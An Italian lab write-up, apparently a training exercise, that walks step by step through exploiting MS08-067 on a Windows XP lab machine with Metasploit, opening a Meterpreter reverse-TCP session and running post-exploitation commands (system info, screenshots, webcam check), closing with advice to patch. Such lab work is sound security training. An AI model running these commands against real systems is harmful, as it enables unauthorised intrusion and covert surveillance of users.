

S7.L3 Windows XP | Meterpreter

Fase 1: Avvio di Metasploit e Ricerca dell'Exploit MS08-067

```
(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use the
makerc command

[... ASCII art ...]

  = [ metasploit v6.3.55-dev ]
+ -- --[ 2397 exploits - 1235 auxiliary - 422 post ]
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search MS08-067

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi  2008-10-28      great Yes    MS08-067 Microsoft Server Servi
ce Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_ne
tapi
```

Descrizione della Fase

Il processo inizia con l'avvio del framework Metasploit su un sistema operativo Kali Linux. Metasploit è uno strumento potente utilizzato per sviluppare e eseguire exploit contro una macchina target. Di seguito sono riportati i passaggi specifici eseguiti in questa fase:

Passaggi Dettagliati

1. Avvio di Metasploit:

- Comando: msfconsole
- Questo comando avvia la console interattiva di Metasploit. La console è l'interfaccia principale utilizzata per eseguire exploit e altre operazioni di sicurezza.

2. Ricerca dell'Exploit MS08-067:

- Comando: search MS08-067
- Una volta avviata la console, eseguo una ricerca per individuare l'exploit specifico per la vulnerabilità MS08-067. Questa vulnerabilità è nota come "Microsoft Server Service Relative Path Stack Corruption" ed è stata scoperta nel 2008. È identificata dal CVE-2008-4250.

3. Risultati della Ricerca:

- Il risultato della ricerca mostra un modulo di exploit che corrisponde alla vulnerabilità MS08-067:
-

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms08_067_netapi	2008-10-28	great	Yes	Microsoft Server Service Relative Path Stack Corruption

- Il modulo individuato è exploit/windows/smb/ms08_067_netapi. Questo modulo sfrutta la vulnerabilità nel servizio server di Windows per eseguire codice remoto sulla macchina target.

Fase 2: Selezione dell'Exploit MS08-067

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

seleziono il modulo di exploit identificato nella Fase 1 per prepararmi all'esecuzione dell'attacco contro la macchina target Windows XP.

Passaggi Dettagliati

1. Selezione del Modulo di Exploit:

- Comando: use 0
- Questo comando viene utilizzato per selezionare il modulo di exploit dalla lista dei risultati della ricerca effettuata nella Fase 1. Il numero 0 si riferisce all'indice del modulo di exploit exploit/windows/smb/ms08_067_netapi mostrato nei risultati della ricerca.

2. Configurazione Predefinita del Payload:

- Messaggio di Output: [+] No payload configured, defaulting to windows/meterpreter/reverse_tcp
- Dopo aver selezionato il modulo di exploit, Metasploit segnala che nessun payload è stato configurato. Pertanto, utilizza il payload predefinito windows/meterpreter/reverse_tcp

Fase 3: Configurazione delle Opzioni dell'Exploit

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                                                                                                                          |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                                                                                                              |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.25    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms08_067_netapi) > sei RHOSTS 192.168.1.200
[-] Unknown command: sei
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):



| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| RHOSTS  | 192.168.1.200   | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 445             | yes      | The SMB service port (TCP)                                                                                                                                                                          |
| SMBPIPE | BROWSER         | yes      | The pipe name to use (BROWSER, SRVSVC)                                                                                                                                                              |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.25    | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                |
|----|---------------------|
| 0  | Automatic Targeting |



View the full module info with the info, or info -d command.
```

Descrizione della Fase

configuro le opzioni necessarie per l'exploit `exploit/windows/smb/ms08_067_netapi` selezionato nella fase precedente. Questo passaggio è fondamentale per personalizzare l'exploit in base alla macchina target e alla macchina dell'attaccante.

Passaggi Dettagliati

1. Visualizzazione delle Opzioni Disponibili:

- Comando: `show options`
- Questo comando elenca tutte le opzioni configurabili per l'exploit selezionato. Le opzioni sono divise in due categorie: le opzioni del modulo di exploit e le opzioni del payload.

2. Opzioni del Modulo di Exploit:

- **RHOSTS:** L'host target (indirizzo IP del sistema vulnerabile).
- **RPORT:** La porta del servizio SMB (default è 445).
- **SMBPIPE:** Il nome della pipe da utilizzare (default è `BROWSER`).

3. Opzioni del Payload:

- **EXITFUNC:** La tecnica di uscita (default è `thread`).
- **LHOST:** L'indirizzo IP locale dell'attaccante.
- **LPORT:** La porta locale per la connessione inversa (default è 4444).

4. Configurazione delle Opzioni:

- **Configurazione dell'indirizzo IP della macchina target**
 - `msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.1.200`
 - `RHOSTS => 192.168.1.200`
- **Configurazione dell'indirizzo IP locale dell'attaccante**
 - `msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.1.25`
 - `LHOST => 192.168.1.25`

Questi comandi impostano rispettivamente l'indirizzo IP della macchina target e l'indirizzo IP della macchina dell'attaccante.

Fase 4: Esecuzione dell'Exploit e Ottenimento della Sessione Meterpreter

```
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (176198 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.200:1031) at 2024-05-23 03:24:37 -0400
```

Descrizione della Fase

eseguo l'exploit configurato nelle fasi precedenti per sfruttare la vulnerabilità MS08-067 sulla macchina target Windows XP. Questo passo culmina nell'ottenimento di una sessione Meterpreter, permettendo all'attaccante di controllare il sistema target.

Passaggi Dettagliati

Esecuzione dell'Exploit:

- Comando: exploit
- Questo comando avvia il processo di sfruttamento della vulnerabilità. Metasploit tenta di connettersi alla macchina target utilizzando le opzioni configurate in precedenza (indirizzo IP della macchina target e dell'attaccante).

[+] Started reverse TCP handler on 192.168.1.25:4444

- Il gestore TCP inverso è avviato sull'indirizzo IP locale dell'attaccante e sulla porta 4444.

[*] 192.168.1.200:445 - Automatically detecting the target...

- Metasploit rileva automaticamente la macchina target.

[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian

- La macchina target è identificata come Windows XP Service Pack 3 in lingua italiana.

[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)

- Il target è selezionato correttamente.

[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...

- Metasploit tenta di sfruttare la vulnerabilità.

[*] Sending stage (176198 bytes) to 192.168.1.200


- I dati di sfruttamento vengono inviati alla macchina target.

[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.200:1031) at 2024-05-23 03:24:37 -0400

- Una sessione Meterpreter è stata aperta con successo tra la macchina dell'attaccante e la macchina target.

Fase Finale: Post-Exploitation e Raccolta delle Informazioni

```
meterpreter > sysinfo
Computer      : TEST-EPI
OS           : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture : x86
System Language : it_IT
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > screenshot
Screenshot saved to: /home/kali/TjotoBYA.jpeg
meterpreter > screenshot
Screenshot saved to: /home/kali/AkCqEsIn.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter > 
```



Descrizione della Fase

Nella Fase Finale, dopo aver ottenuto una sessione Meterpreter sulla macchina target, eseguo operazioni di post-exploitation per raccogliere informazioni sul sistema compromesso e verificare la presenza di dispositivi aggiuntivi come una webcam.

Passaggi Dettagliati

1. Raccolta delle Informazioni di Sistema:

- Comando: sysinfo
- Questo comando raccoglie e visualizza le informazioni di sistema della macchina target. I dettagli includono:
 - Nome del computer: TEST-EPI
 - Sistema operativo: Windows XP (5.1 Build 2600, Service Pack 3)
 - Architettura: x86
 - Lingua del sistema: it_IT
 - Dominio: WORKGROUP
 - Numero di utenti connessi: 2
 - Architettura Meterpreter: x86/windows

2. Cattura di uno Screenshot:

- Comando: screenshot

- Questo comando cattura uno screenshot della schermata corrente del sistema target. Gli screenshot vengono salvati sul sistema dell'attaccante nei seguenti percorsi:
 - /home/kali/TjotoBVA.jpeg
 - /home/kali/AkCqE5in.jpeg

3. Verifica della Presenza di una Webcam:

- Comando: `webcam_list`
- Questo comando verifica la presenza di webcam collegate alla macchina target. L'output indica che non sono state trovate webcam ([-] No webcams were found).

Screenshot

Le immagini mostrano:

- La console Meterpreter con i comandi `sysinfo`, `screenshot` e `webcam_list` eseguiti e i rispettivi output.
- Gli screenshot catturati dalla macchina target, visualizzati sul sistema dell'attaccante.

Conclusione

Nella Fase Finale, le operazioni di post-exploitation sono state eseguite con successo, permettendo di raccogliere informazioni dettagliate sul sistema target e catturare screenshot della schermata corrente. La verifica della presenza di webcam ha confermato che non vi sono dispositivi collegati.

Riepilogo delle Fasi:

1. **Avvio di Metasploit e Ricerca dell'Exploit:** Identificazione del modulo di exploit `exploit/windows/smb/ms08_067_netapi`.
2. **Selezione dell'Exploit:** Selezione del modulo di exploit e configurazione del payload predefinito.
3. **Configurazione delle Opzioni:** Impostazione degli indirizzi IP della macchina target e dell'attaccante.
4. **Esecuzione dell'Exploit:** Esecuzione dell'exploit e apertura di una sessione Meterpreter.
5. **Post-Exploitation:** Raccolta delle informazioni di sistema, cattura di screenshot e verifica della presenza di webcam.

Conclusione Generale

L'intero processo ha dimostrato come sfruttare una vulnerabilità nota (MS08-067) per ottenere accesso non autorizzato a un sistema Windows XP. È essenziale mantenere i sistemi aggiornati con le ultime patch di sicurezza per prevenire tali attacchi. Questo esercizio evidenzia l'importanza di pratiche di sicurezza informatica robuste e aggiornate per proteggere i sistemi da exploit e vulnerabilità noti.